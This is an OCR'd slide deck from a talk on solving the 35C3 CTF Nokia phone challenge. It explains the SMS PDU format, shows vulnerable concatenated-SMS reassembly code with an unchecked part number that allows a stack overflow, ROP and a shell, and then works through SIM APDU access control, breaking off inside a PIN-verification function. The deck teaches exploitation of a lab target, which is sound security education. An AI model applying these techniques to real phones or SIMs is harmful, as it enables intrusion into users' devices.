35C3 Nokia phone challenge


Stefan Aschauer, Gabriel Gegenhuber

35C3 Nokia phone challenge

- ESPR (Eat Sleep Pwn Repeat)
  - big german CTF team
  - usually responsible for C3CTF
    - jeopardy style
- Nokia phone challenge was made by @G33KatWork
  - two stages:
    - newphonewhodis
    - identitytheft
  - sources with example exploits are available on github

Main components of our GSM infrastructure

- Backend
  - core network and (radio) access network
  - open source solution by Osmocom
- Mobile phone
  - baseband interacts with the network
  - emulated (based on OsmocomBB, without call functionality)
  - also provides oldschool nokia-ui
- SIM
  - authenticates the phone
  - emulated (implemented by @G33KatWork)




Source: https://osmocom.org/projects/cellular-infrastructure/wiki

Main components of our GSM infrastructure

- Backend
  - core network and (radio) access network
  - open source solution by Osmocom
- Mobile phone
  - baseband interacts with the network
  - emulated (based on OsmocomBB, without call functionality)
  - also provides oldschool nokia-ui
- SIM
  - authenticates the phone
  - emulated (implemented by @G33KatWork)

Main components of our GSM infrastructure


- Backend
  - core network and (radio) access network
  - open source solution by Osmocom
  - **off-site ctf: interact with base station via UDP packets (GSMTap)**
- Mobile phone
  - baseband interacts with the network
  - emulated (based on OsmocomBB, without call functionality)
  - also provides oldschool nokia-ui
- SIM
  - authenticates the phone
  - emulated (implemented by @G33KatWork)



Source: https://osmocom.org/projects/cellular-infrastructure/wiki


Development and Production Environment

- Docker containers for local development
  - ssh connection to target
  - OsmocomBB cli
- Actual target needs to be exploited via GSM
- Basestation hosts openVPN server



- For the actual exploit, base Station and target are hosted by the organizers.
- Goal: Use OsmocomBB to send message to target via base station

Exploit stage 1: attack flow




Demo: send sms

SMS

On the highest protocol level SMS are just byte strings
Specified in GSM 3.40


SMS-DELIVER TPDU sent from service center to handset:



SCA: Service Center Address
PDU type: Flags on how to parse the SMS
OA: Originating address
PID: Higher level protocol (Standard Store-and-Forward SMS = 0)
DCS: Data coding scheme (7 bit or 8 bit data for example)
SCTS: Time of delivery
UDL: User data length in octets or septets
UD: User data

Source: https://bluesecblog.wordpress.com/2016/11/15/sms-deliver-tpdu-structure/

Standard SMS




PDU type field contains a flag whether UD contains just payload or payload with another header in the front
Standard SMS have this flag cleared

DCS is set to 7 bit for normal ASCII or UCS2 for unicode-like encoding

UDL/UD then contains the text with appropriate encoding

Source: https://bluesecblog.wordpress.com/2016/11/15/sms-deliver-tpdu-structure/

Special SMS




SMS can contain logos, ringtones, concatenated text etc.

In this case, a User Data Header is present in UD and the flag for presence of it is set in the PDU type

Data Coding Scheme is set to 8 bit data

Source: https://bluesecblog.wordpress.com/2016/11/15/sms-deliver-tpdu-structure/

Concatenated SMS



UDHL: User Data Header Length
IEI: Information Element Identifier (0 = Concatenated SMS, 0A = text formatting…)
IEL: Information Element Length
Refnum: Reference number for this whole concatenated SMS
Parts: Total number of parts for the SMS
Part Num: Current part number starting at 1

Source: https://en.wikipedia.org/wiki/Concatenated_SMS

Reassembly of concatenated SMS

SCA	PDU type	OA	PID	DCS	SCTS	UDL	UD					
							UDHL	IEI	IEL	Refnum	Parts	Part Num	Payload

1. Phone checks for UDH present bit in PDU type
2. Phone checks for IEI of type 0 → Concatenated SMS
3. SMS gets stored on phone until all parts arrive
4. Phone grabs Refnum and Number of parts and checks if all arrived
    a. All arrived:
        Reassemble and display

Source: https://en.wikipedia.org/wiki/Concatenated_SMS

SMS Reassembly in the Phone

```
static void sms_reassemble_concat_and_deliver(struct nokia_ui *ui, struct concatenated_sms *csms)
{
   char payload[460] = {0};

   llist_for_each_entry_safe(part, part2, &csms->parts, entry) {
       switch (gsm338_get_sms_alphabet(part->sms->data_coding_scheme)) {
           ...
           case DCS_UCS2:
           case DCS_8BIT_DATA:
               //6 bytes are to skip UDH for CSMS
               memcpy(
                   &payload[(part->part_num-1)*(140-6)],
                   &part->sms->user_data[6],
                   (part->sms->user_data_len-6) > (140-6) ? (140-6) : (part->sms->user_data_len-6)
               );
               break;
       }

       … //remove things from lists, free memory etc
   }

   db_add_message_entry(address, payload);
   ui->ui_entity.unread_sms++;
}
```

SMS Reassembly in the Phone

```
char payload[460] = {0};

memcpy(
    &payload[(part->part_num-1)*(140-6)],
    &part->sms->user_data[6],
    (part->sms->user_data_len-6) > (140-6) ? (140-6) : (part->sms->user_data_len-6)
);
```

Part number is not bounds-checked
Write to stack above payload array
non PIE binary

→ buffer overflow → ROP → Shell → Pwned

Demo:
newphonewhodis (stage 1)

SIM card


- smart card
  - bank card, passport, ...
  - tamper-resistant security system ("trustzone")
    - secure cryptoprocessor
    - a secure file system
  - uses APDUs for communication
- SIM card is specified in GSM 11.11
  - SIM card holds shared secret key
    - authenticates the user against the BTS

Nokia challenge: SIM card

- another process in our phone docker container
- "Trustzone" talks with OsmocomBB via socket interface
- implements real APDUs for communication
  - more or less GSM 11.11 compliant
- uses a JSON file to emulate file system

APDUs

APDUs have a standard layout:



Multiple cases (5) for encodings available with different length fields for sent and expected data.

Response APDU:

APDUs


List of GSM 11.11 instructions:

- **Select: Select file on card by name**
- **Read/Update binary: Writes/Reads files**
- **Verify/Change/Enable/Disable/Unblock CHV: PIN functions**
- Read/Update/Seek/Increase Record: Modifies sequential files
- Status: Information about current directory
- RUN GSM algo, Sleep, Get Response: Misc functions

File Structure

MF (3F00): Master File

- ICCID (2FE2): Card ID
- DF GSM (7F20): GSM Subdir
  - LOCI (6F7E): Last used location
  - KC (6F20): Current session key
  - PLMNSEL (6F30): Home network
  - HPLMN (6F31): Search interval
  - ...



CHVs

CHV = Card Holder Verification = PIN

If CHV1 is enabled, SIM is locked after reset

Spec defines access levels to file operations:

CHV1, CHV2, ADM, Always


CHV1 can be unlocked using CHV1 Verify instruction

→ If successful, user has level CHV1 and gains more privileges

SIM challenge

- challenge text
  - "After you compromised the phone, you need to dig deeper. There is a flag on the SIM card in file 0x4333 which you need to get."
- we need to get the file from the SIM after we popped a shell
  - establish session to the SIM (open source OP-TEE project)
  - send correct APDUs
  - profit?

Exploit stage 2: attack flow



Accessing the file

That’s easy - let’s just send appropriate APDUs to select and read file 0x4333:

```
root@nokia:~/stage2# ./stage2

Selecting file
Sending 0x7 bytes: a0 a4 00 00 02 43 33
Received back 0x02 bytes: 9f 0f
SELECT success: SW2: 0x0f

Getting select response
Sending 0x5 bytes: a0 c0 00 00 0f
Received back 0x11 bytes: 00 00 00 2a 43 33 04 00 2f f0 44 01 02 00 00 90 00
File len is 0x002a

Retrieving file with length 42
Sending 0x5 bytes: a0 b0 00 00 2a
Received back 0x02 bytes: 98 04
READ BINARY error: SW1: 0x98 SW2: 0x04
```

Accessing the file

```
Retrieving file with length 42
Sending 0x5 bytes: a0 b0 00 00 2a
Received back 0x02 bytes: 98 04
READ BINARY error: SW1: 0x98 SW2: 0x04
```

Meh. What does return code 0x98 0x04 mean?

9.4.5 Security management

SW1	SW2	Error description
'98'	'02'	- no CHV initialised
'98'	'04'	- access condition not fulfilled - unsuccessful CHV verification, at least one attempt left - unsuccessful UNBLOCK CHV verification, at least one attempt left - authentication failed (see note)
'98'	'08'	- in contradiction with CHV status
'98'	'10'	- in contradiction with invalidation status
'98'	'40'	- unsuccessful CHV verification, no attempt left - unsuccessful UNBLOCK CHV verification, no attempt left - CHV blocked - UNBLOCK CHV blocked
'98'	'50'	- increase cannot be performed, Max value reached

Accessing the file

- we don’t have appropriate access rights
- user already entered CHV1 during startup
- → we need to verify CHV2 first before accessing that file
  - brute force?
    - SIM will be blocked after 3 failed attempts
  - take a closer look at SIM code that checks the CHV

Accessing the file

```
struct msg *apdu_read_binary(struct simcard *sim, uint8_t *p, size_t lc, uint8_t *data, size_t le)
{
   uint16_t file_offset = (p[0] << 8) | p[1];
   DMSG("Reading 0x%02lx bytes to from offset 0x%04x\n", le, file_offset);

   if(!sim->selected_file)
       return apdu_reply_app_error(sim, APDU_STAT_TECH_PROBLEM, 0);

   if(!file_access_allowed(sim, sim->selected_file, FILE_ACTION_READ)) {
       DMSG("Access rights not sufficient\n");
       return apdu_reply_app_error(sim, APDU_STAT_SECURITY, APDU_SEC_ERR_ACCESS_COND_NOT_FULFILLED);
   }

   if(file_get_type(sim->selected_file) != FILE_TYPE_EF || file_get_structure(sim->selected_file) !=
FILE_STRUCTURE_TRANSPARENT) {
       DMSG("Selected file is not a transparent EF\n");
       return apdu_reply_ref_error(sim, APDU_REF_ERR_INCONSISTENT);
   }

...
```

Verifying CHV2

```
struct msg *apdu_verify_chv(struct simcard *sim, uint8_t *p, size_t lc, uint8_t *data, size_t le)
{
    if(p[1] != 1 && p[1] != 2)
        goto out_err_p1_p2;

    util_sim_pin_prepare((char*)data);
    DMSG("Verify CHV command for CHV%u: %s\n", p[1], (char*)data);

    int chv = p[1] == 1 ? CHV_1 : CHV_2;

    int enabled = chv_is_enabled(sim, chv);
    if(enabled == CHV_STATUS_FALSE)
        return apdu_reply_success(sim, 0, NULL);
    else if(enabled == CHV_STATUS_INTERNAL_ERROR)
        return apdu_reply_app_error(sim, APDU_STAT_TECH_PROBLEM, 0);

    int verify_result = chv_verify(sim, chv, (char*)data);
    if(verify_result == CHV_STATUS_TRUE)
        return apdu_reply_success(sim, 0, NULL);
    else if(verify_result == CHV_STATUS_FALSE)
        return apdu_reply_app_error(sim, APDU_STAT_SECURITY, APDU_SEC_ERR_ACCESS_COND_NOT_FULFILLED);
```

Verifying CHV2

```
int chv_verify(struct simcard *sim, enum CHV chv, char *val)
{
